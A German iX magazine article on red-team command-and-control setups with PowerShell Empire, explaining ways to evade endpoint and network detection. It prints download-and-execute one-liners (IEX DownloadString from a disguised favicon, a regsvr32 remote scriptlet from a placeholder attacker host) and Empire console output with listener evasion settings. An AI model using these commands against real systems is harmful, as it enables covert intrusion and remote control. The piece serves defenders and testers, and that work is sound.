Red Teaming: Aufbau von Command-and-Control-Umgebungen

# Unentdeckte Hintertüren

**Sascha Herzog**

Um maximalen Nutzen aus einem Angriff zu ziehen, ist ein dauerhafter Zugang mit Kontrollfunktion zu mindestens einem kompromittierten System in einem Netzwerk erforderlich. Zu wissen, wie das funktioniert, hilft ebenfalls beim Schützen dieses Netzwerks.

**iX-TRACT**

- Bei Angriffen ist den Kriminellen daran gelegen, das kompromittierte System möglichst unauffällig und möglichst lange zu kontrollieren – umso mehr, wenn es sich um gezielte Angriffe handelt.
- Das Etablieren eines sogenannten Command-and-Control-Zugangs ermöglicht es, tiefer ins interne Netzwerk des Opfers vorzudringen und kritische Funktionen zu manipulieren.
- Auch die Sicherheitsverantwortlichen einer Organisation müssen detaillierte und vor allem aktuelle Kenntnisse der Werkzeuge und Vorgehensweisen von Angreifern haben. Nur so ist es ihnen im Ernstfall möglich, diese Kommunikationskanäle zu blockieren oder zumindest zu entdecken und Gegenmaßnahmen zu treffen.

Der siebte Artikel der Serie zu „Red Team Assessments“ beschreibt, welche Techniken bei gezielten Angriffen und auch bei der Simulation eines solchen Angriffs verwendet werden, um sich einen lange bestehenden Kommando-und-Kontroll-Zugang (Command and Control, siehe Glossar) zu fremden, internen Netzwerken zu sichern. Ohne einen solchen Zugang sind Angreifer – von Krypto-Trojanern und automatisierten Infektionen wie Stuxnet einmal abgesehen – nicht in der Lage, tiefer in das Netzwerk einzudringen, um kritische Funktionen des Ziels zu kompromittieren.

Anders als in den vorherigen Artikeln werde ich kein anonymisiertes Kundenbeispiel eines Red Team Assessments verwenden, sondern die Techniken im Allgemeinen beschreiben. Zahlreiche weiterführende Links zu den Vorgehensweisen und Tools, die alle über den Sammellink (ix.de/ix1902076) zu finden sind, helfen Interessierten dabei, dieses äußerst komplexe Thema in der Praxis zu beherrschen.

Ein gesicherter und unbemerkter C2-Kanal (C2 = C&C = Command and Control) ist also für einen Angreifer extrem wichtig. Genauso wichtig ist das Thema natürlich für die Verteidigerseite (Blue Teams, CSIRTs, Corporate IT Teams). Diese muss immer auf dem aktuellen Stand sein, um das Etablieren von C2-Kanälen zu verhindern oder mindestens zu entdecken und dann adäquate Maßnahmen zu ergreifen.

## Die Angriffs-Frameworks

Bei Angriffen wurden immer wieder neue, eigens erstellte C2-Frameworks von APT-Gruppen entdeckt, die teilweise sehr gut entwickelt und schwer auszumachen waren. Allerdings verwenden solche APT-Gruppen auch vermehrt C2-Frameworks aus der Security-Community, die frei zum Download oder in einer Bezahlversion zur Verfügung stehen und anderen C2-Frameworks in nichts nachstehen. Einige sehr mächtige und effektive Vertreter sind beispielsweise PuPy, Cobalt Strikes Beacon, Metasploits Meterpreter und WMImplant, um nur ein paar zu nennen (alle zu finden über ix.de/ix1902076).

Der Favorit unseres Red Teams ist allerdings PowerShell Empire, anhand dessen hier das Konzept rund um C2-Techniken erklärt werden soll. Abbildung 1 zeigt eines unserer C2-Infrastruktur-Setups. Ich gehe hier explizit nicht auf die Post-Exploitation- und Lateral-


Movement-Fähigkeiten des Frameworks ein, da diese bereits in zwei *iX*-Artikeln behandelt wurden [1, 2].

Ein Red Team möchte natürlich wissen, welche Security-Controls und -Produkte bei dem Ziel im Einsatz sind, die C2-Verbindungen blockieren und entdecken könnten. Auf dieser Grundlage lassen sich dann sogenannte Bypassing-Techniken, also Umgehungsmöglichkeiten, für diese Maßnahmen entwickeln. Insbesondere wichtig zu wissen sind die im Kasten „Hilfreiche Informationen …“ aufgeführten Punkte.

Viele Antworten auf diese Fragen lassen sich durch ein detailliertes Profiling in der „taktischen Informationsbeschaffungsphase“ beantworten [3]. Dies habe ich ebenfalls genauer im Artikel zum Thema Spear Phishing erklärt [4]. Da man allerdings meistens nicht alle dieser Fragen sicher beantworten kann, ist man als Angreifer gezwungen, einige Vermutungen anzustellen, sämtliche Eventualitäten einzukalkulieren und mögliche Gegebenheiten des Ziels in einer Laborumgebung zu emulieren.

## Hostbasierte Security Controls umgehen

Einen Schwerpunkt sollte man auf die Umgehung der Endpoint Protection setzen: Sie ist die Komponente, die am ehesten einen solchen Angriff erkennen kann, denn sie hat sowohl auf das Betriebssystem als auch auf die Netzwerkkommunikation des angegriffenen Clients Zugriff. Hier gibt es wieder diverse Erkennungsstrategien und -techniken. Viele Produkte arbeiten allerdings mittlerweile auf der Basis einer Cloud-Analyseplatt-




**Hier ein Beispielszenario, wie man eine stabile Command-and-Control-Umgebung aufbauen kann: zum einen über ein erstes rudimentäres C2-Framework, das einen Google-Dienst als Proxy zum eigentlichen C2-Server verwendet, und zum anderen mit einem PowerShell Empire Agent über einen Website-Redirector. Im Zentrum der Infrastruktur steht ein Redirector als Proxy (oder mehrere), der die C2-Server verbirgt und bei Entdeckung durch einen anderen ersetzt werden kann (Abb. 1).**

### Hilfreiche Informationen zu den Sicherheitsvorkehrungen

- Besitzt das Ziel ein 24/7-Monitoring über ein SIEM (und ein SOC-Team)?
- Gibt es ein Web-Gateway, das ausgehenden Internetverkehr nur via HTTP(S) über Port 80/443 zulässt, SSL-Verbindungen aufbricht und analysiert (Deep Packet Inspection, Application Layer Gateway et cetera) oder sind sogar direkte TCP/UDP-Verbindungen über beliebige Ports ins Internet möglich?
- Welche IP-Adressen haben die Web-Gateways des Ziels?
- Wird eine sogenannte Next Generation Firewall (NGFW) eingesetzt?
- Welches Endpoint-Protection-Produkt ist installiert?
- Gibt es ein aktiviertes Host-Intrusion-Detection-System (HIDS)?
- Welche AntiSpam-/E-Mail-Security-Lösung kommt zum Einsatz?
- Werden Sandboxing-Technologien wie FireEye verwendet?
- Welche Browser (User Agents) sind im Einsatz?
- Welche Websites werden regelmäßig von Mitarbeitern besucht?

**Listing: Start des Empire Launchers**

```
powershell -Version 2 -Command "IEX (New-Object Net.WebClient).DownloadString ↗
                                                    ('https://legitdomain.tld/favicon.ico)".
```

```
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True        http_only         Listener to generate stager for.
  OutFile          False       /tmp/launcher.bat File to output .bat launcher to,
                                                 otherwise displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136
                                                 request (default, none, or other).
```

**Konfiguration des Launchers für den Staging-Prozess mit PowerShell Empire: Schon bei der ersten Verbindung soll die Malware-Kommunikation so aussehen wie die eines ganz normalen Webbrowsers, hier Edge (Abb. 2).**

form des jeweiligen Herstellers – ein absolutes No-Go in kritischen Infrastrukturen (Militär, Behörden, Energie, Transport, Finanzen und so weiter). Daher kommen solche Produkte hier meist nicht zum Einsatz oder die Cloud-Dienste werden auf dem entsprechenden Produkt deaktiviert.

Da Angreifer und Verteidiger ständig Katz und Maus miteinander spielen, müssen Umgehungstechniken laufend angepasst werden – was wir in unserem Lab vor jedem Assessment tun. Da vor allem PowerShell-basierte Malware mittlerweile von Endpoint-Protection-Produkten sowie durch neue Schutz-, Auditing- und Logging-Funktionen des Windows-Betriebssystems gut erkannt wird (siehe ix.de/ix1902076), muss man hier stets kreativ bleiben.

Ein paar Ideen, wie man einfache Signatur- und IoC-Erkennungen umgehen kann, liefert mein Vortrag auf der it-sa 2017 (siehe ix.de/ix1902076). Einige der gezeigten Techniken funktionieren allerdings heute nicht mehr oder nur noch mit einigen Anpassungen, da die AV-Hersteller reagiert haben. Aus diesem Grund soll der Artikel auch nicht alle unsere aktuellen Bypass-Techniken zeigen, sondern vielmehr kreative Denkanstöße geben. Zwei Methoden, die hier helfen, sind PowerShell-Downgrade- und PowerShell-ohne-PowerShell-Angriffe.

## Verräterische PowerShell


Zunächst gilt es, den Empire Launcher trotz des Constrained Language Mode (siehe ix.de/ix1902076) zu starten. Dieses Windows-Bordmittel beschränkt den Zugriff auf vertrauliche Sprachelemente, mit denen beliebige Windows-APIs aufgerufen werden können. Zur Umgehung kann man beispielsweise den im Listingkasten „Start des Empire Launchers“ abgedruckten Befehl über eine *cmd.exe* eingeben. In der *favicon.ico*-Datei befindet sich dann ein verschleierter, „obfuskierter“ PowerShell Empire Launcher, der den C2-Kanal öffnet.

Diesen Angriff kann ein Blue Team oder eine Endpoint Protection allerdings auch schnell entdecken, falls die PowerShell-Aktivität gut überwacht wird. Um das wiederum zu verhindern, lässt sich das Ausführen von PowerShell als Angreifer gänzlich vermeiden durch Projekte wie DotNetToJScript oder nopowershell (siehe ix.de/ix1902076), die PowerShell-Funktionen in C# nachbilden. Andere Möglichkeiten, auf PowerShell zu verzichten, sind Frameworks wie PuPy, das in Python entwickelt wurde, plattformunabhängig ist und einen ähnlich großen Funktionsumfang wie PowerShell Empire mitbringt, oder ein kompletter Rewrite des PS Empire Launchers in .NET.

Oft blockiert in einem Netzwerk Application-Whitelisting-Software unbekannte oder nicht signierte Executables, was sich über diverse Wege umgehen lässt. Beispiele dafür sind die Ausführung von Kommandos über das Datenaustauschprotokoll DDE in Excel (etwa in [4] beschrieben), das Laden von DLLs

```
[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process           PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------           ---    -----    ---------
 6P2NFUXL ps 172.16.48.139   DESKTOP-17IOI3H   DESKTOP-17IOI3H\root    powershell        7964   5/0.0    2019-01-01 16:43:31

(Empire: agents) > listeners

[*] Active listeners:

  Name              Module          Host                                Delay/Jitter   KillDate
  ----              ------          ----                                ------------   --------
  https_listener1   http            https://www.legitwebsite.com:443    5/0.0
  http_only         http            http://www.legitwebsite.com:80      5/0.0

(Empire: listeners) > info http_only

http_only Options:

  Name              Required    Value                            Description
  ----              --------    -------                          -----------
  StagerURI         False                                        URI for the stager. Must use /download/. Example: /download/stager.php
  ProxyCreds        False       default                          Proxy credentials ([domain\]username:password) to use for request (defaul
  KillDate          False                                        Date for the listener to exit (MM/dd/yyyy).
  Name              True        http_only                        Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc   Launcher string.
  DefaultProfile    True        /plugable/api.php,/newsroom.php, Default communication profile for the agent.
                                /auth/proc.php|Mozilla/5.0
                                (Windows NT 10.0)
                                AppleWebKit/537.36 (KHTML, like
                                Gecko) Chrome/42.0.2311.135
                                Safari/537.36 Edge/12.10136
  DefaultLostLimit  True        60                               Number of missed checkins before exiting
  Host              True        http://www.legitwebsite.com:80   Hostname/IP for staging.
  Port              True        80                               Port for the listener.
  WorkingHours      False                                        Hours for the agent to operate (09:00-17:00).
  CertPath          False       /usr/share/Empire/data/          Certificate path for https listeners.
  DefaultJitter     True        0.0                              Jitter in agent reachback interval (0.0-1.0).
  SlackChannel      False       #general                         The Slack channel or DM that notifications will be sent to.
  BindIP            True        0.0.0.0                          The IP to bind to on the control server.
  UserAgent         False       Mozilla/5.0 (Windows NT 10.0) User-agent string to use for the staging request (default, none, or other).
                                AppleWebKit/537.36 (KHTML, like
                                Gecko) Chrome/42.0.2311.135
                                Safari/537.36 Edge/12.10136
  StagingKey        True        ~Zw=!pT.q@)}WXPhKVrOb4/HI2,a8(o% Staging key for initial agent negotiation.
  DefaultDelay      True        5                                Agent delay/reach back interval (in seconds).
  SlackToken        False                                        Your SlackBot API token to communicate with your Slack instance.
  ServerVersion     True        Apache/2.4.6 (CentOS)            Server header for the control server.
  Proxy             False       default                          Proxy to use for request (default, none, or other).
```

**Kommunikationsprofil und Parameter eines aktiven Agent für die C2-Kommunikation: Auch bei fortlaufenden Verbindungen soll die Malware so aussehen wie ein ganz normaler Webbrowser, der mit einem Webserver (hier Apache/2.4.6 (CentOS)) und dessen API- oder Website-Resourcen (*/plugable/api.php* et cetera) kommuniziert (Abb. 3).**




**In diesem mit Wireshark mitgeschnittenen Staging-Prozess des PowerShell Empire Agent sieht man die erste Verbindung der Malware (mit dem angeglichenen Kommunikationsprofil), in der der Launcher den eigentlichen C2-Agent nachlädt (Abb. 4).**

über *rundll32.exe* und das Einsetzen vieler weiterer Microsoft-interner Tools, die das Nachladen und Ausführen von Code ermöglichen, beispielsweise *certutil.exe* und *regsvr32.exe*:

```
regsvr32 /u /n /s
/i:http://angreiferhost.tld/empire.sct
scrobj.dll
```

## Netzwerkbasierte Security Controls umgehen

Wir setzen nun voraus, dass wir eine Möglichkeit gefunden haben, die hostbasierten Verteidigungsmechanismen zu umgehen und den Empire Agent auszuführen. Die nächste Verteidigungslinie, die es zu umgehen gilt, bietet Schutz vor und Erkennung von C2-Kommunikation auf Netzwerkebene. Zu den Erkennungsmechanismen zählen insbesondere:

– Domain-/Hostname-/IP-/URL-Reputationsfilter;
– Anomalieerkennung im Netzwerkstrom;
– Signaturen und Heuristiken auf Netzwerkebene.

Reputationsfilter können in verschiedenen Produkten wie Next Generation Firewalls, Intrusion-Detection-(Prevention-)Systemen und anderen Security Appliances konfiguriert werden, um Kommunikation zu unbekannten Domains/Hostnames/IPs/URLs oder solchen mit einem schlechten Ruf zu unterbinden. Im extremsten Fall (ist mir bisher erst zweimal untergekommen) ist eine Whitelist im Einsatz, die ausschließlich die Kommunikation auf eine kleine Liste vordefinierter Hostnames (www.microsoft.com, www.google.com, www.firmenwebsite.tld et cetera) erlaubt.

Um so etwas zu umgehen, haben wir einen eigenen kleinen C2-Agent namens NVOKE entwickelt, der über Internet-Explorer-Automatisierung einen asynchronen C2-Kanal über einen Google-Service auf www.google.com etabliert und sehr rudimentäre Kommando- und Kontrollfunktionen bietet (siehe Abbildung 1). Ähnliche Projekte finden sich auf GitHub (siehe ix.de/ix1902076). Mit so einem kleinen Helfer lässt sich schon einiges überprüfen und beispielsweise feststellen, über welche Methode man sich einen C2-Kanal mit PS Empire oder ähnlichen Frameworks im Anschluss daran aufbauen könnte.

Eine andere, altbewährte Methode von Angreifern, solche Filter zu umgehen, besteht darin, etablierte Websites mit einem guten Ruf (Reputation Score) zu hacken und die Kommunikation ihres C2-Kanals über diese Website als Proxy oder direkt über sie laufen zu lassen.

## Langfristige Vorbereitung von Vorteil

Da das illegal ist, registrieren wir für unsere Red Team Assessments stattdessen regelmäßig und mit einiger Vorlaufzeit harmlos und plausibel klingende Domains und erstellen für diese rudimentäre Websites auf https://www.domain.tld (ein valides SSL-Zertifikat ist dafür ebenso wichtig). Je länger diese Website bekannt und je besser ihr Ruf ist, umso mehr eignet sie sich als C2-Proxy zu unserem Kali-Linux-Server, der den eigentlichen C2-Endpunkt bildet. Er liegt allerdings hinter dem Website-Redirector und ist deswegen vom Opfernetzwerk aus nicht zu sehen.

Eine weitere wichtige und effiziente Technik, Reputationsfilter zu umgehen, ist

```
[*] Sending POWERSHELL stager (stage 1) to 172.16.48.139
[*] New agent 6HFWLPMZ checked in
[+] Initial agent 6HFWLPMZ from 172.16.48.139 now active (Slack)
[*] Sending agent (stage 2) to 6HFWLPMZ at 172.16.48.139

(Empire: agents) > interact 6HFWLPMZ
(Empire: 6HFWLPMZ) > shell whoami
[*] Tasked 6HFWLPMZ to run TASK_SHELL
[*] Agent 6HFWLPMZ tasked with task ID 1
(Empire: 6HFWLPMZ) > [*] Agent 6HFWLPMZ returned results.
desktop-17ioi3h\root
..Command execution completed.
[*] Valid results returned by 172.16.48.139
```

**Die Malware erlaubt durch das *shell*-Kommando das versteckte Absetzen und Auswerten beliebiger Windows-Befehle, hier ein *whoami*-Kommando auf der *cmd.exe* des Opfers (Abb. 5).**

das sogenannte Domain-Fronting: Es macht sich die Eigenheiten des HTTP zunutze, das bei HTTPS-Verbindungen im TLS-Layer gekapselt ist und das eigentliche Kommunikationsziel (Domain/Hostname) vor Netzwerkkontrollsystemen versteckt. Da die ganze Technik relativ vieler Erläuterungen bedarf, sei auf zwei Links verwiesen (siehe ix.de/ix1902076), die die Funktionsweise mit praktischen Beispielen detailliert erklären. Einige Content Delivery Network (CDN) Services lassen das Domain-Fronting, wie es in den Links beschrieben wird, nicht mehr zu. Allerdings gibt es zahlreiche Ausweichmöglichkeiten, zum Beispiel Alibabas CDN-Dienste.

In Bezug auf die weiter oben genannten Mechanismen der Anomalieerkennung im Netzwerkstrom sowie Signaturen und Heuristiken auf Netzwerkebene verkaufen Produkthersteller ihren Kunden oft sehr viel „Magie". Vor allem, was das Erkennen von Malware durch „Cloud Intelligence" und „Machine-Learning-Algorithmen" angeht (noch schlimmer ist der Begriff AI, Artificial Intelligence).

## Keine echte KI


Unter der Haube finden bei fast allen Produkten in diesem Bereich nur Abgleiche gegen Threat Intelligence oder andere Signaturdatenbanken statt, die die Kommunikationsparameter einer Verbindung einzeln oder in Summe (das Kommunikationsprofil) ab einem gewissen Schwellenwert als verdächtig oder bösartig klassifizieren und das Ergebnis dann je nach Einstellung in einem Dashboard melden oder die Verbindung direkt blockieren.

Um die Erkennungsmöglichkeiten zu verstehen, sollte man den üblichen Ablauf einer Infektion mit einer C&C-Malware kennen:

1. Zunächst wird das Opfersystem mit einer ersten Payload infiziert (bei PowerShell Empire wird diese Payload „Launcher" genannt, oft verwendet man hier auch den Begriff Dropper oder Stager).
2. Diese Payload führt eine oder mehrere Download-and-Execute-Routinen aus, die den eigentlichen C2-Agent auf das Opfersystem bringen und ausführen (dieser Prozess wird auch Staging genannt).
3. Der C2-Agent holt sich Kommandos von seinem C2-Server ab und führt diese auf dem oder über das Opfersystem aus.
4. Der C2-Agent schickt die Ergebnisse der ausgeführten Kommandos zurück an den C2-Server und wartet auf weitere Befehle.

## Sag mir, wer du bist

Um eine Erkennung durch Signaturen und simple IoCs zu vermeiden, verwenden Angreifer C2-Kommunikationsprofile, die sich sowohl beim Staging als auch bei der C2-Kommunikation sehr schwer oder gar nicht von den Kommunikationsprofilen normaler Internetbenutzer oder der




**Dieser Wireshark-Mitschnitt zeigt die fortlaufende C2-Verbindung der Malware (mit dem angeglichenen Kommunikationsprofil) und den Upload der Ergebnisse des ausgeführten *whoami*-Befehls (Abb. 6).**

Mitarbeiter eines Unternehmens, die im Internet surfen, unterscheiden. Kommunikationsparameter, die meist als Kriterium für eine C2-Erkennung herangezogen werden, sind insbesondere der User-Agent-String des Browsers, das Serverbanner des Webservers und die Webserverressourcen der Kommunikation. Mindestens diese sollte ein Angreifer anpassen, damit die Kommunikation „normal“ aussieht (Abbildung 2 und 3).

Für das Umgehen der Cloud-Erkennungsmethoden von Security-Produkten und manchen Sandboxing-Systemen ist es oft ausreichend, den ersten C2-Hop (zum Beispiel die gehackte Website mit gutem Ruf) nur zu aktivieren, wenn die HTTP-Anfrage von einem der Surf Proxies / Surf Gateways des Ziels kommt und mit dem zu erwartenden User-Agent-String des Ziels anfragt.

Sollte die IP-Adresse oder der User Agent nicht stimmen (weil die Verbindungen über den Cloud-Service des Security-Produkts hereinkommen), wird einfach nur ein Redirect auf die Startseite oder ein alternativer Content gezeigt. Informationen zu User Agents und Surf Proxies erhält man meist schon über ein passives Profiling in der taktischen Informationsbeschaffung (siehe [3]). Wie man die gewonnenen Informationen einsetzt, zeigen die Abbildungen 2 und 3 mit dem angepassten Kommunikationsprofil sowie in den Abbildungen 4, 5 und 6 die Mitschnitte des Sniffer- und Analysetools Wireshark auf dem Windows-10-Opfersystem.

## Verschlüsselung als Indiz

Da die Kommunikation von PowerShell Empire über HTTP im HTTP-Body standardmäßig AES-verschlüsselt ist (siehe Wireshark-Mitschnitte in Abbildung 4 und 6), könnte man den ungewöhnlichen HTTP-Body natürlich als Indiz für eine Anomalie erkennen – was allerdings nur eine vage Vermutung wäre.

## Gut getarnt

PowerShell Empire besitzt noch zwei weitere Listener-Typen *(dbx, onedrive)*, die eine Kommunikation über die Cloud-Storage-Dienste Dropbox und OneDrive erlauben. Diese Kommunikationseigenschaften sind im Netzwerkverkehr noch schwerer von normaler Benutzerkommunikation zu unterscheiden, wenn diese beiden Dienste im Netzwerk des Opfers erlaubt sind.

Der C2-Agent Beacon von Cobalt Strike (siehe Kasten „Der C2-Agent Beacon“) erlaubt noch weitaus feiner abgestufte Kommunikationsprofile, die hier „Malleable C2 Profiles“ genannt werden. In Kombination mit Domain Fronting ist der Beacon-Agent somit noch schwerer zu erkennen.

Da es unzählige Möglichkeiten für C2-Kommunikation gibt, kann dieser Artikel lediglich eine Einführung in das Thema geben. Die genannten Links sind aber gute Anlaufstellen für die tiefer gehende Recherche für Pentester und Red-/Blue-Team-Mitglieder. (ur@ix.de)

## Glossar

**APT, Advanced Persistent Threat:** komplexer, zielgerichteter Angriff.

**APT-Gruppe:** bestimmte, teilweise staatlich finanzierte Gruppen, die für diese gezielten Angriffe verantwortlich sind (eine Auflistung der bekannten APT-Gruppen findet sich unter ix.de/ix1902076).

**C&C-Server, Command and Control, C2:** zentraler Server, der Befehle an gekaperte Rechner (Opfersysteme) verteilt und von diesen Informationen erhält.

**CSIRT, Computer Security Incident Response Team:** dauerhafte oder temporäre Organisationseinheit, die sicherheitsrelevante Informationen sammelt und analysiert sowie bei Handlungsbedarf einschreitet. Auch CERTs (Computer Emergency Response Teams) sind in der Regel CSIRTs.

**IoC, Indicator of Compromise:** Informationen auf einem System, die darauf hindeuten, dass es angegriffen oder kompromittiert wurde.

**Payload:** die eigentlichen Nutzdaten in einem Datenpaket. Im Zusammenhang mit Malware können diese auch aus Schadfunktionen bestehen oder Schadfunktionen beinhalten.

**Red Team / Blue Team, rotes und blaues Team:** Die roten Teams testen die Angriffswiderstandsfähigkeit der IT eines Unternehmens oder einer Organisation, indem sie versuchen, in die Systeme einzudringen und Angriffe zu simulieren. Die blauen Teams bestehen aus den Sicherheitsverantwortlichen einer Organisation, sie sollen die IT von innen schützen.

**SIEM, Security Information and Event Management:** SIEM-Systeme sammeln Daten aus Netzwerkkomponenten, Systemen und Anwendungen, werten sie aus und korrelieren sie, um sicherheitsrelevante Vorfälle frühzeitig zu erkennen.

**SOC, Security Operations Center:** Organisationseinheit, die sich ausschließlich um die Cybersicherheit der IT-Systeme kümmert. Das schließt die permanente Überwachung der Sicherheit via Sensorik ein, aber auch das planvolle Reagieren bei Sicherheitsvorfällen.

**Threat Intelligence (TI):** Sammlung von Informationen aus verschiedensten Quellen zu Bedrohungen, Angreifern oder Tätergruppen.

## Der C2-Agent Beacon

